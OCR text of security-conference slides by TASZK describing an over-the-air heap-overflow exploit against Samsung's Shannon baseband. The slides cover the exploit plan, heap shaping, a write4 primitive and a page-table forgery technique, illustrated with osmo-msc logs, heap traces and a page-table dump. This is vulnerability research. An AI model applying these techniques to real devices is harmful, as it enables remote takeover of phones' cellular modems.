
Exploit Plan



Spray with SAPI 3 to plug holes on busy non-full pools of size class

TASZK
WE FIND NEEDLES

Exploit Plan




Spray with SAPI 3 to plug holes on busy non-full pools of size class

Spray with SAPI 5/9 alternating

TASZK
WE FIND NEEDLES


Exploit Plan



Free SAPI 5 by sending idx 0

TASZK
WE FIND NEEDLES

Exploit Plan




Free SAPI 5 by sending idx 0

Send RLC heap overflowing set of fragments


TASZK
WE FIND NEEDLES

Exploit Plan



Free SAPI 5 by sending idx 0

Send RLC heap overflowing set of fragments



Free SAPI 9 by sending idx 0, to trigger free on corrupted header preceded by overflown data


TASZK
WE FIND NEEDLES

Over-The-Air Implementation

- Adding LLC injection support in osmo-sgsn
- SABM support was missing entirely, so bit more involved
- Shannon did spring a few surprises too
  - max window sizes allowed differ from spec for all 4 SAPIs
  - first SABM response per SAPI always lacks a valid FCS, sending twice works

```
20231128133346969 DMSC NOTICE L3_SEND: paging request sent (ctrl_commands.c:356)
20231128133347751 DREF INFO msc_a(unknown:GERAN-A-3:NONE)[0x559f3e50e6c0]{MSC_A_ST_VAL
IDATE_L3}: + msc_a_ran_dec: now used by 1 (msc_a_ran_dec) (msc_a.c:220)
20231128133347751 DMSC NOTICE L3_SEND: Traping incoming message from subscriber (6 - 3
9) (msc_a.c:1364)
20231128133347751 DMSC NOTICE L3_SEND: paging cb (l3_send.c:82)
20231128133347751 DMSC NOTICE L3_SEND: Paging succesful (l3_send.c:91)
20231128133347751 DBSSAP ERROR msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55
:GERAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_COMMUNICATING}: Rx Assignment Complet
e, but no RTP stream is set up (msc_a.c:1418)
20231128133347751 DMSC NOTICE L3_SEND: entering, args: 001010000087046,1,send_msg,A,05
1803 (ctrl_commands.c:310)
20231128133347751 DMSC NOTICE L3_SEND: send_msg (ctrl_commands.c:391)
20231128133348219 DMSC NOTICE L3_SEND: Traping incoming message from subscriber (5 - 2
5) (msc_a.c:1364)
20231128133348220 DMM ERROR Mobile Identity data: 33552350645589091f1 (gsm_04_08.c:220)
20231128133348220 DMM NOTICE MM Identity Response contains unexpected Mobile Identity
type IMEI-SV (extected NONE) (gsm_04_08.c:230)
20231128133348220 DBSSAP ERROR msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55
:GERAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_COMMUNICATING}: RAN decode error (rc=
-22) for DTAP from MSC-I (msc_a.c:1791)
20231128133348220 DMSC NOTICE L3_SEND: entering, args: 001010000087046,1,conn_close (c
trl_commands.c:310)
20231128133348220 DMSC NOTICE L3_SEND: conn_close (ctrl_commands.c:363)
20231128133348220 DREF INFO msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55:GE
RAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_RELEASING}: - l3_send: now used by 0 (-)
 (transaction.c:282)
20231128133348220 DREF INFO msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55:GE
RAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_RELEASING}: + wait-Clear-Complete: now u
sed by 1 (wait-Clear-Complete) (msc_a.c:905)
20231128133348221 DREF INFO msc_a(IMSI-001010000087046:MSISDN-87046:TMSI-0x2A74BC55:GE
RAN-A-3:PAGING_RESP)[0x559f3e50e6c0]{MSC_A_ST_RELEASED}: - msc_a_ran_dec: now used by
0 (-) (msc_a.c:222)
20231128133348221 DMSC NOTICE msub_check_for_release (msub.c:64)
20231128133348221 DMSC NOTICE msub_check_for_release: releasing (msub.c:90)
20231128133348310 DLCTRL INFO close()d CTRL connection (r=127.0.0.1:60534<->l=127.0.0.
1:4255) (control_if.c:183)

u  22.04 <LR-  1:MSC*  2:MG>                    2.16 6x                                  2023-11-28 13:33:56
```

```
ubuntu@osmoimport:~$
```


Part 5: The Code sometimes challenges us, doesn’t it?

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- So … does this work?
- Not really :) (unless when lucky)
- With lot of failing and trial-and-error, identify and then fix problems
- I spent easily more than 50% of the entire effort on this

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- Challenge: the OFing chunk doesn’t remain in memory (this is always the case even if a copy is kept of the SDNCP SDU, like the spraying primitive case)
  - this means the data where we keep the fake mid1 header is reclaimed too early
- Intended solution was: more spraying to reclaim spot before we trigger corrupt free
  - Sounds good, except …

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- Challenge: Shannon’s MAC/RLC stack allocates the TBFs from the heap
  - it happens to fall into the same pool class we target
  - this RELIABLY ruins the whole thing, by taking exactly the slot of the OFing chunk
  - itself could actually be considered a shaping primitive (multiple TBFs possible) … but “getting rid" is better!

TASZK
WE FIND NEEDLES

Bad Heap Events

Console – Scripting

```
[..............ssssssss........] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[..............mmmmmmmm........] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[..............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- Solution: cut everything down to a single alloced TBF
  - maintain a single downlink TBF for entire exploit flow: possible by keeping timers alive
  - avoid all uplink TBFs: remove all LLC Acknowledgement requests + prevent PDP cxt activation
- Alternative could have been: using 1024 slot to avoid
  - 1560 size max allows, 79*20 is 1580 … but need to control data till 2048 then
  - possible with different Coding Scheme, but that needs more Osmo code change and I’m lazy :)

TASZK
WE FIND NEEDLES

Improving Heap Shaping

- Challenge: Mid1 technique leaks memory
  - layout crafting changes with each iteration
- Solution: just account for change
  - goes around in modulo circle, so fairly easy to predict

TASZK
WE FIND NEEDLES

Robust Exploits

- Finally, we have a REPEATABLE write4 primitive
- What can we do with it?

TASZK
WE FIND NEEDLES

Uniform Techniques: Guessing

- Firmware “variance” is not necessarily prohibitively bad
- Baseband crashes may be tolerable for the pwner
- Use the write4 to “spray” guessed locations and reflect back result
  - overwrite IMEI stored in memory, send Identity Request
  - overwrite flag stored in memory for a feature turned off by default (e.g. RRLP)
  - etc

TASZK
WE FIND NEEDLES

Uniform Techniques: PTEs

- The address space “randomization” is only a side-effect of firmware variance
- But not everything moves in firmwares!
- Ideal target: page table itself!
  - fixed address (0x40008000), writable
- The end?

TASZK
WE FIND NEEDLES

Uniform Techniques: PTEs

- Problem: caching
  - entire used page table is small enough (2 level, but uses large pages for almost the entire address space in practice)
  - essentially all defined PTE entries (memory starting from 0x40008000) are lines stuck in the cache, so ...
  - there are practically zero page table walks during runtime! (normal code would use explicit co-proc instructions following a pte change to tell the processor to flush entries)
- So is this idea... useless?

TASZK
WE FIND NEEDLES


Practical Solution: BSMA

- “Baseband Space Mirroring Attack”
- Only the used PTE entries are cached!
- The theoretical VA space is (obviously) much larger
- solution: fake new page table entries, then access memory over the new (fake) virtual addresses, with whatever Access Permissions (RWX) you want

TASZK
WE FIND NEEDLES

BSMA

```
0x00000000: [2ND LEV] addr=0x40007000 ns=0 pxn=0
      0x00000000: [ SMALL ] addr=0x00000000 ng=0 s=1 ap=101
      0x00001000: [ SMALL ] addr=0x00001000 ng=0 s=1 ap=101
      0x00002000: [ SMALL ] addr=0x00002000 ng=0 s=1 ap=101
      0x00003000: [ SMALL ] addr=0x00003000 ng=0 s=1 ap=101
      0x00004000: [ SMALL ] addr=0x00004000 ng=0 s=1 ap=101
      0x00005000: [ SMALL ] addr=0x00005000 ng=0 s=1 ap=101
      0x00006000: [ SMALL ] addr=0x00006000 ng=0 s=1 ap=101
      0x00007000: [ SMALL ] addr=0x00007000 ng=0 s=1 ap=101
      0x00008000: [ SMALL ] addr=0x00008000 ng=0 s=1 ap=101
      0x00009000: [ SMALL ] addr=0x00009000 ng=0 s=1 ap=101
      0x0000a000: [ SMALL ] addr=0x0000a000 ng=0 s=1 ap=101
